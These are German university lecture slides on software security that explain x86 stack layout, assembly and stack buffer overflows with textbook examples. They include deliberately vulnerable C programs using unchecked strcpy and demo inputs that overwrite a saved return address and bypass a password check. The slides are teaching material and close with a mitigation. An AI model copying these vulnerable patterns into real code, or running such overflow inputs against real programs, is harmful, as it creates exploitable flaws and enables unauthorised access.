

IT-Sicherheit


5. Software-Sicherheit

Prof. Dr. Tobias Straub
Masterprogramm Informatik

www.dhbw.de

Software-Sicherheit

- Gliederung:
 - Relevanz von Buffer-Overflows
 - Prozess- und Speicherorganisation, Typen von Speicher-Segmenten
 - Funktions-Prolog/-Epilog, Parameter-Übergabe, Assembler-Syntax
 - Aufbau und Funktionsweise des Stack
 - Stack Buffer Overflow
 - Weitere Buffer Overflows
 - Gegenmaßnahmen
- Literatur:
 - [Klein] T. Klein: Buffer Overflows und Format-String-Schwachstellen, dpunkt
 - [Erickson] J. Erickson: Hacking – The Art of Exploitation, No Starch Press
[Source Code: <http://www.dpunkt.de/buecher/2933.html>]
[Source Code und **Live CD**: <http://examples.oreilly.com/9781593271442/>]



[Grafik: http://imgs.xkcd.com/comics/cant_sleep.png]

Relevanz

- **Buffer Overflow: "Schwachstelle des Jahrzehnts"** (B. Gates, 90er Jahre)
 - Sprachen wie C und C++ erlauben direkte Speicherzugriffe und verzichten auf Kontrollmechanismen wie sie z.B. in Java zu finden sind (ArrayOutOfBounds-Exception)
 - Betriebssysteme, Treiber und viele Anwendungsprogramme sind in C oder C++ geschrieben
 - Puffer-Fehler kommen häufig vor (vgl. Anfang der Vorlesung)
 - CWE-79 Buffer Overflow
 - CWE-119 Improper Restriction of Operations within the Bounds of a Memory Buffer
 - ungenügende Eingabeprüfung ermöglicht
 - Manipulation von Daten
 - Einschleusen von (Maschinen-)Code, der u.U. mit root- Rechten läuft (z.B. bei Systemroutinen, Treibern, setuid-Programmen) -> „root-shell“

Prozess- und Speicherorganisation


- Annahmen im Folgenden:
 - 32 Bit-Prozessorarchitektur mit x86-Befehlssatz

[Übersicht über Befehlssätze der unterschiedlichen Prozessoren
siehe: https://en.wikipedia.org/wiki/X86_instruction_listings]

- Ganzzahl-Datentypen:

Byte (8 Bit)	Word (16 Bit)	Double Word, DWord (32 Bit)
(unsigned) char	(unsigned) short int	(unsigned) int

- *little-endian* Speicherorganisation



Little-Endianess

- Relevant etwa, wenn Sprung-Adressen im Speicher abgelegt werden

```
int main(int argc, char* argv[]) {
    int num = 42;
    int i;
    unsigned char* prt = (unsigned char*)&num;

    printf("Wert von num:      \t %d\n", num);
    printf("Adresse von num: \t %p\n", &num);

    for(i = 0; i < 4; i++) {
        printf("Inhalt von %p \t %d \n", ptr+i, ptr[i]);
    }
}
```

0x..37	0
0x..36	0
0x..35	0
0x..34	42

```
Wert von num:      42
Adresse von num:   0xbffff834
Inhalt von 0xbffff834  42
Inhalt von 0xbffff835  0
Inhalt von 0xbffff836  0
Inhalt von 0xbffff837  0
```

Prozessor-Register (32 Bit)

		Bezeichnung	Zweck
“General Purpose”-Register	EAX	Accumulator	typischerweise für arithm. Operationen und allg. Datenaustausch verwendet, z.T. mit spezieller Bedeutung bei einzelnen Befehlen
	EBX	Base	
	ECX	Counter	
	EDX	Data	
	ESI	Source Index	Zeiger auf Quelle von String-Operationen
	EDI	Destination Index	Zeiger auf Ziel von String-Operationen
	ESP	Stack Pointer	Zeiger auf obersten Eintrag im Stack
	EBP	Base Pointer auch: Frame Pointer	Zeiger auf aktuellen Stack-Bereich (s.u.)
	EIP	Instruction Pointer	Zeiger auf nächsten auszuführenden Befehl
		↑ „Special Purpose Register“	

Speicher-Segmente

- Starten ausführbarer Binärdatei resultiert in *Prozess im Hauptspeicher mit eigenem virtuellen Adressraum*
 - MMU (Memory Management Unit) des Prozessors: Verwaltung und Abbildung auf physikalische Adresse
- Speicher-Segmente eines Prozesses:
 - Text, Data, BSS
 - Heap, Stack (dynamisch wachsend in entgegengesetzter Richtung)

typisches Prozessspeicher-Layout
eines C-Programms [Klein, S. 14]

hohe Adresse	Stack
	↓ dyn. wachsend
	↑ Heap
	BSS
	Data
niedrige Adresse	Text

Speicher-Segmente (Forts.)

- 
- A large left-facing curly bracket groups items 2 through 5. To the left of the bracket, the word 'schreibbar' is written vertically.
1. **Text-Segment** (auch: Code-Segment genannt)
 - Programmanweisungen, die von CPU ausgeführt werden
 - **read-only** zum Schutz gegen Modifikation
 2. **Data-Segment**
 - *initialisierte* globale und statische Variablen
 - feste Größe
 3. **BSS-Segment**
 - *uninitialisierte* globale und statische Variablen
 - feste Größe
 4. **Heap-Segment**
 - für dynamisch erzeugte Datenstrukturen – per malloc(), Freigabe per free()
 - wächst in Richtung hoher Adressen
 5. **Stack-Segment**
 - für lokale Variablen (sofern nicht als statisch deklariert)
 - Rücksprung-Adressen und Übergabeparameter für Funktionsaufrufe
 - wächst in Richtung niedriger Adressen
 - LIFO-Speicher (last-in first-out), Prinzip: push- und pop-Operationen

Beispiel [memory_segments.c leicht modifiziert aus: Erickson]

```
#include <stdio.h>

int global_var;
int global_initialized_var = 5;

void function() { // This is just a demo function
    int stack_var; // notice this variable has the same name as the one in main()

    printf("the function's stack_var is at address 0x%08x\n", &stack_var);
}

int main() {
    int stack_var; // same name as the variable in function()
    static int static_initialized_var = 5;
    static int static_var;
    int *heap_var_ptr;

    heap_var_ptr = (int *) malloc(4);

    // These variables are in the data segment
    printf("global_initialized_var is at address 0x%08x\n", &global_initialized_var);
    printf("static_initialized_var is at address 0x%08x\n\n", &static_initialized_var);

    // These variables are in the bss segment
    printf("static_var is at address 0x%08x\n", &static_var);
    printf("global_var is at address 0x%08x\n\n", &global_var);

    // This variable is in the heap segment
    printf("heap_var is at address 0x%08x\n\n", heap_var_ptr);

    // These variables are in the stack segment
    printf("stack_var is at address 0x%08x\n", &stack_var);
    function();

    // Text-Segment
    printf("main(): 0x%08x\nfunction(): 0x%08x\n", &main, &function);
}
```

Beispiel (Forts.)

(main) stack_var is at address 0xbffff824

the function's stack_var is at address 0xbffff804

heap_var is at address 0x0804a008

static_var is at address 0x080497f8

global_var is at address 0x080497fc

global_initialized_var is at address 0x080497ec

static_initialized_var is at address 0x080497f0

main(): 0x080483cf

function(): 0x080483b4

Stack	0xbfff f824 0xbfff f804
	...
Heap	0x0804 a008
BSS	0x0804 97fc 0x0804 97f8
Data	0x0804 97f0 0x0804 97ec
Text	0x0804 83cf 0x0804 83b4

Aufbau des Stack

0xc0 00 00 00	oberes Stack-Ende
0xbf ff ff fc	Endemarke
	Programmname
	Umgebungsvariablen (Strings <code>env[0]</code> , <code>env[1]</code> ...)
	Programmargumente (Strings <code>argv[0]</code> , <code>argv[1]</code> ...)
	Umgebungsvariablen <code>env</code> (Basisadresse Array von Strings)
	Programmargumente <code>argv</code> (Basisadresse Array von Strings)
	Argumentzähler <code>argc</code>
0xbf ff f8 24	User Stack mit einzelnen Stack Frames




wächst in Richtung niedrige Adressen

Stack Frame

- Stack genutzt insb. für **Funktionsaufrufe** und als Speicher für **lokale Variablen**
- “Stack Frame” bezeichnet zusammenhängenden Abschnitt auf Stack, der gesamten *Kontext* für jeweilige Funktion enthält:
 - null oder mehrere *Übergabe-Parameter*, je nach “Calling Convention” gepusht
[\[http://www.c-jump.com/CIS77/ASM/Procedures/P77_0090_calling_conventions.htm\]](http://www.c-jump.com/CIS77/ASM/Procedures/P77_0090_calling_conventions.htm)
 - *lokale Variablen* der Funktion
 - Verwaltungsinformationen zur Wiederherstellung des vorigen Stack Frame:
 - *Rücksprungadresse* (nächster Befehl in aufrufender Funktion, der ausgeführt wird nach Beendigung der Unterfunktion)
 - *Pointer auf Stack Frame* der aufrufenden Funktion


main() ruft func() auf,
func() wiederum sub()



Stack Frame

- Stack Frame der aktuellen Funktion wird **durch Register EBP (Frame Pointer) und ESP (Stack Pointer) definiert**
 - EBP bleibt innerhalb der Funktion konstant, dient der *Referenzierung* ...
 - lokaler Variablen*: Speicheradresse = EBP minus festes Offset
 - der *erhaltenen Übergabe-Parameter*: Speicheradr. = EBP + 8, usw.
 - ESP ändert sich bei push (dekrementiert) und bei pop (inkrementiert)
 - bei *Funktions-Aufruf*: Parameter an Speicheradr. = ESP, ESP + 4 usw.
 - an der Adresse EBP wird der *vorherige Frame Pointer* gespeichert (saved EBP)
 - EBP+4 enthält die *Rücksprungadresse*, d.h. EIP aus aufrufender Funktion (saved EIP)

zum Zeitpunkt der Ausführung von func()



Beispiel

Adresse	Inhalt	Bsp
0xbfff f834	Variable argv	
0xbfff f830	Variable argc	
0xbfff f82c	saved EIP (0xb7ea febc)	
main() EBP = 0xbfff f828	saved EBP (0xbfff f888)	
EBP-4 = 0xbfff f824	(nicht genutzt)	
ESP = 0xbfff f820	(nicht genutzt)	
0xbfff f81c	saved EIP (0x0804 8384)	
func() EBP = 0xbfff f818	saved EBP (0xbfff f828)	
EBP-4 = ESP = 0xbfff f814	Variable lokal	

```
int global = 42;
```

```
void func() {
    int lokal = global;
    lokal = lokal / 2;
    global = lokal;
}
```

```
int main(int argc, char* argv []) {
    printf("start main()\n");
    func();
    return global;
}
```

Tabelle zeigt:

Zustand des Stacks innerhalb von func()

saved EIP: Rücksprungadresse

saved EBP: vorheriger Frame Pointer

Einige Assembler-Befehle

im Folgenden verwendet

Intel Syntax		AT&T Syntax	
Op-code	dst src	Op-code	src dst (Achtung: Reihenfolge!)
mov	eax, 1	movl	\$1, %eax
mov	ebx, 0ffh	movl	\$0xff, %ebx
int	80h	int	\$0x80
mov	ebx, eax	movl	%eax, %ebx
mov	eax, [ecx]	movl	(%ecx), %eax
mov	eax, [ebx+3]	movl	3(%ebx), %eax
mov	eax, [ebx+20h]	movl	0x20(%ebx), %eax
add	eax, [ebx+ecx*2h]	addl	(%ebx, %ecx, 0x2), %eax
sub	eax, [ebx+ecx*4h-20h]	subl	-0x20(%ebx, %ecx, 0x4), %eax
lea	eax, [ebx+ecx]	leal	(%ebx, %ecx), %eax

lea Rt, [Rs1+a*Rs2+b] => Rt = Rs1 + a*Rs2 + b ("*load effective address*")

[<http://www.ibiblio.org/gferg/ldp/GCC-Inline-Assembly-HOWTO.html>]

Assembler-Code zum Beispiel `main()`

```
(gdb) set dis intel
```

```
(gdb) disass main
```

Dump of assembler code for function main:

```
0x0804836f <main+0>:    push    ebp
0x08048370 <main+1>:    mov     ebp, esp
0x08048372 <main+3>:    sub     esp, 0x8
```

} **Prolog**

```
0x08048375 <main+6>:    and     esp, 0xffffffff0
```

```
0x08048378 <main+9>:    mov     eax, 0x0
```

```
0x0804837d <main+14>:   sub     esp, eax
```

```
0x0804837f <main+16>:   call    0x8048344 <func>
```

```
0x08048384 <main+21>:   mov     eax, ds:0x8049568
```

Aufruf der
Funktion
`func()` ;

Variable `global`

```
0x08048389 <main+26>:   leave
```

```
0x0804838a <main+27>:   ret
```

} **Epilog**

Konvention: Accu
enthält Rückgabewert

Prolog / Epilog


- bilden stets Beginn und Ende einer Funktion

- **Prolog:**

- Zustand des bisherigen Stacks sichern
- Speicherplatz (für lokale Variablen) reservieren

```
push    ebp
mov     ebp, esp
sub     esp, 0x8
```

je nach Zahl der lokalen Variablen



- Compiler-Optimierung "ESP alignment"
(niederwertigste Bits werden auf Null gesetzt)

```
and     esp, 0xffffffff0
```

- **Epilog:**

- Zustand des vorherigen Stacks wiederherstellen
- und Speicherplatz wieder freigeben
- anschließend Kontrolle wieder an aufrufende Funktion geben

```
leave
```

```
ret
```

Details: s.u.

0x08048344	<func+0>:	push	ebp	} Prolog	func()
0x08048345	<func+1>:	mov	ebp, esp		
0x08048347	<func+3>:	sub	esp, 0x4		
0x0804834a	<func+6>:	mov	eax, ds:0x8049568	←	Variable global
0x0804834f	<func+11>:	mov	DWORD PTR [ebp-4], eax	←	Variable lokal
0x08048352	<func+14>:	mov	edx, DWORD PTR [ebp-4]	}	lokal = global;
0x08048355	<func+17>:	mov	eax, edx		
0x08048357	<func+19>:	sar	eax, 0x1f		
0x0804835a	<func+22>:	shr	eax, 0x1f		
0x0804835d	<func+25>:	lea	eax, [eax+edx]		
0x08048360	<func+28>:	sar	eax, 1		
0x08048362	<func+30>:	mov	DWORD PTR [ebp-4], eax	}	lokal = lokal/2;
0x08048365	<func+33>:	mov	eax, DWORD PTR [ebp-4]		
0x08048368	<func+36>:	mov	ds:0x8049568, eax		
0x0804836d	<func+41>:	leave	} Epilog		
0x0804836e	<func+42>:	ret			
				global = lokal;	

Erläuterung der wichtigsten Befehle und ihrer Auswirkungen auf den Stack

Kommando	Entsprechung
push <i>WERT</i>	sub esp, 0x4 mov DWORD PTR [esp], <i>WERT</i>
pop <i>REGISTER</i>	mov <i>REGISTER</i> , DWORD PTR [esp] add esp, 0x4
call <i>ADRESSE</i>	push eip (sinngemäß, kein zulässiger Befehl) jmp <i>ADRESSE</i>
ret	pop eip (sinngemäß, kein zulässiger Befehl)
(Prolog)	push ebp mov ebp, esp sub esp, <i>SPEICHERPLATZ</i>
leave	mov esp, ebp pop ebp

Parameter-Übergabe

```
int addiere(int x, int y){  
    int lokal = 42;  
    return x+y;  
}
```

```
int main(  
    int argc,  
    char* argv[])  
{  
    int d = 1;  
    d = addiere(3, 4);  
    return 0;  
}
```

Dump of assembler code for function addiere:

```
0x08048344 <addiere+0>:  push    ebp  
0x08048345 <addiere+1>:  mov     ebp,esp  
0x08048347 <addiere+3>:  sub     esp,0x4  
0x0804834a <addiere+6>:  mov     DWORD PTR [ebp-4],0x2a  
0x08048351 <addiere+13>:  mov     eax,DWORD PTR [ebp+12]  
0x08048354 <addiere+16>:  add     eax,DWORD PTR [ebp+8]  
0x08048357 <addiere+19>:  leave  
0x08048358 <addiere+20>:  ret
```

Dump of assembler code for function main:

```
0x08048359 <main+0>:  push    ebp  
0x0804835a <main+1>:  mov     ebp,esp  
0x0804835c <main+3>:  sub     esp,0x18  
0x0804835f <main+6>:  and     esp,0xffffffff0  
0x08048362 <main+9>:  mov     eax,0x0  
0x08048367 <main+14>:  sub     esp,eax  
0x08048369 <main+16>:  mov     DWORD PTR [ebp-4],0x1  
0x08048370 <main+23>:  mov     DWORD PTR [esp+4],0x4  
0x08048378 <main+31>:  mov     DWORD PTR [esp],0x3  
0x0804837f <main+38>:  call    0x8048344 <addiere>  
0x08048384 <main+43>:  mov     DWORD PTR [ebp-4],eax  
0x08048387 <main+46>:  mov     eax,0x0  
0x0804838c <main+51>:  leave  
0x0804838d <main+52>:  ret
```

Bsp

Zustand des Stack

Adresse	Inhalt
0xbfff f84c	saved EIP (0xb7ea febc)
main() EBP = 0xbfff f848	saved EBP (0xbfff f888)
EBP-4 = 0xbfff f844	Variable d
...	
ESP+4 = 0xbfff f834	2. Übergabeparameter (= 4)
ESP = 0xbfff f830	1. Übergabeparameter (= 3)
0xbfff f82c	saved EIP (0x0804 8384)
addiere() EBP = 0xbfff f828	saved EBP (0xbfff f848)
ESP = 0xbfff f824	Variable lokal

(Stack) Buffer Overflows

- Problematik: C/C++ erlauben
 - Low-Level-Zugriffe auf Speicherbereiche über Pointer
 - Lesen/Schreiben über Grenzen von Arrays (Strings) hinaus
- Buffer Overflows (auch: Buffer Overrun):
es werden mehr Daten in einem Puffer abgelegt als hinein passen
-> Effekt: weitere Speicherbereiche werden überschrieben
- bei einer Variablen auf dem Stack kann dies dazu führen, dass
 - **Variablen beeinflusst werden**, die “darunter” liegen (an höherer Adresse)
 - **Rücksprungadresse (saved EIP) überschrieben** wird
-> dies ermöglicht:
 - Manipulation des *Kontrollflusses*
(z.B. Überspringen von Sicherheits-Abfragen)
 - Einschleusen von *eigenem ausführbaren Maschinen-Code*
("Shell-Code")

Beispiel [overflow_example.c aus Erickson]

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int value = 5;
    char buffer_one[8], buffer_two[8];

    strcpy(buffer_one, "one"); /* put "one" into buffer_one */
    strcpy(buffer_two, "two"); /* put "two" into buffer_two */

    printf("[BEFORE] buffer_two is at %p and contains '%s'\n", buffer_two, buffer_two);
    printf("[BEFORE] buffer_one is at %p and contains '%s'\n", buffer_one, buffer_one);
    printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

    printf("\n[STRCPY] copying %d bytes into buffer_two\n\n", strlen(argv[1]));
    strcpy(buffer_two, argv[1]); /* copy first argument into buffer_two */

    printf("[AFTER] buffer_two is at %p and contains '%s'\n", buffer_two, buffer_two);
    printf("[AFTER] buffer_one is at %p and contains '%s'\n", buffer_one, buffer_one);
    printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```



```
reader@hacking:~/booksrc $ ./a.out 1  
[BEFORE] buffer_two is at 0xbffff820 and contains 'two'  
[BEFORE] buffer_one is at 0xbffff828 and contains 'one'  
[BEFORE] value is at 0xbffff834 and is 5 (0x00000005)
```

```
[STRCPY] copying 1 bytes into buffer_two
```

```
[AFTER] buffer_two is at 0xbffff820 and contains '1'  
[AFTER] buffer_one is at 0xbffff828 and contains 'one'  
[AFTER] value is at 0xbffff834 and is 5 (0x00000005)
```

```
reader@hacking:~/booksrc $ ./a.out 1234567
```

```
...
```

```
[STRCPY] copying 7 bytes into buffer_two
```

```
[AFTER] buffer_two is at 0xbffff820 and contains '1234567'  
[AFTER] buffer_one is at 0xbffff828 and contains 'one'  
[AFTER] value is at 0xbffff834 and is 5 (0x00000005)
```

```
reader@hacking:~/booksrc $ ./a.out 12345678
```

```
... [STRCPY] copying 8 bytes into buffer_two
```

```
[AFTER] buffer_two is at 0xbffff820 and contains '12345678'
```

```
[AFTER] buffer_one is at 0xbffff828 and contains ''
```

```
[AFTER] value is at 0xbffff834 and is 5 (0x00000005)
```

```
reader@hacking:~/booksrc $ ./a.out 123456789012345
```

```
... [STRCPY] copying 15 bytes into buffer_two
```

```
[AFTER] buffer_two is at 0xbffff810 and contains '123456789012345'
```

```
[AFTER] buffer_one is at 0xbffff818 and contains '9012345'
```

```
[AFTER] value is at 0xbffff824 and is 5 (0x00000005)
```

```
reader@hacking:~/booksrc $ ./a.out 12345678901234567890AB
```

```
... [STRCPY] copying 22 bytes into buffer_two
```

```
[AFTER] buffer_two is at 0xbffff810 and contains '12345678901234567890AB'
```

```
[AFTER] buffer_one is at 0xbffff818 and contains '901234567890AB'
```

```
[AFTER] value is at 0xbffff824 and is 16961 (0x00004241)
```

Auch Programmabsturz möglich

```
reader@hacking:~/booksrc $ ./a.out 12345678901234567890AAAA5678XXXX
```

```
...
```

```
[STRCPY] copying 32 bytes into buffer_two
```

```
[AFTER] buffer_two is at 0xbffff800 and contains '12345678901234567890AAAA5678XXXX'
```

```
[AFTER] buffer_one is at 0xbffff808 and contains '901234567890AAAA5678XXXX'
```

```
[AFTER] value is at 0xbffff814 and is 1094795585 (0x41414141)
```

Segmentation fault

Erklärung

EBP in main() ist 0xbfff f818

-> saved EBP wird überschrieben durch den Wert '5678' (0x38373635)

-> saved EIP liegt an 0xbfff f81c

und wird überschrieben durch den Wert 'XXXX' (0x58585858)

Beispiel [auth_overflow.c aus Erickson]

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-----\n");
        printf("        Access Granted.\n");
        printf("-----\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

```
reader@hacking:~/booksrc $ ./a.out 1234567890123456789012345678
```

Access Denied.

```
reader@hacking:~/booksrc $ ./a.out 12345678901234567890123456789
```

```
-----
```

Access Granted.

```
-----
```


```
(gdb) print &password_buffer
```

```
$1 = (char (*)[16]) 0xbffff7d0
```

```
(gdb) print &auth_flag
```

```
$2 = (int *) 0xbffff7ec
```

Offset: 28 Bytes



strcpy(dest, src)

lässt zu, dass `src`-String länger ist
als verfügbarer Platz in `dest`

Abhilfe

```
int check_authentication(char *password) {  
    int auth_flag = 0;  
    char password_buffer[16];  
    ...  
}
```

ändern zu:

```
int check_authentication(char *password) {  
    char password_buffer[16];  
    int auth_flag = 0;  
}
```

